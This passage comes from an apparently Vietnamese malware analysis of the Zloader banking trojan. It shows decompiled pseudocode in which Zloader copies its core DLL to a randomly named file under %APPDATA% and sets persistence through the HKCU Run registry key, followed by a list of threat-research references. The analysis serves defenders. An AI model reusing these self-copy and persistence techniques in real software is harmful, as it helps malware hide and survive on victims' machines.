
Zloader thực hiện đọc toàn bộ nội dung của core DLL từ disk vào vùng nhớ, sau đó thực hiện ghi vào một random dll trong một thư mục đã tạo ở trên tại %APPDATA%:

```
// read payload content from disk and copy to another buffer
if ( f_zl_read_file_content_from_disk_if_exist(zl_dll_path, &payload_info, 2u) )
{
    f_zl_copy_data_ex(&zl_cloned_payload, payload_info.payload_content, payload_info.payload_content + payload_info.payload_size);
    f_zl_release_payload_info(&payload_info);
}
```

```
// create random dll that stored core dll's content
payload_size = f_zl_return_buf_size(&zl_cloned_payload);
ptr_zl_cloned_payload = f_zl_return_buf(&zl_cloned_payload);
// ex: C:\Users\REM\AppData\Roaming\Gixit\ekhiyxbu.dll
wsz_random_dll_path = f_zl_return_struct_value(&ptr_random_dll_path);
f_zl_create_file(wsz_random_dll_path, wsz_random_dll_path, ptr_zl_cloned_payload, payload_size);
```



Thực hiện tạo persistence key tại
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run:



12. Tham khảo

- ◆ [Can You Trust a File's Digital Signature? New Zloader Campaign exploits Microsoft's Signature Verification putting users at risk](#)
- ◆ [Shining a light on "Silent Night" Zloader/Zbot](#)
- ◆ [The DGA of Zloader](#)
- ◆ [2020-09-11 - ZLOADER \(SILENT NIGHT\) INFECTION FROM MYRESUME.XLS](#)
- ◆ [Hide and Seek | New Zloader Infection Chain Comes With Improved Stealth and Evasion Mechanism](#)
- ◆ [Zloader Installs Remote Access Backdoors and Delivers Cobalt Strike](#)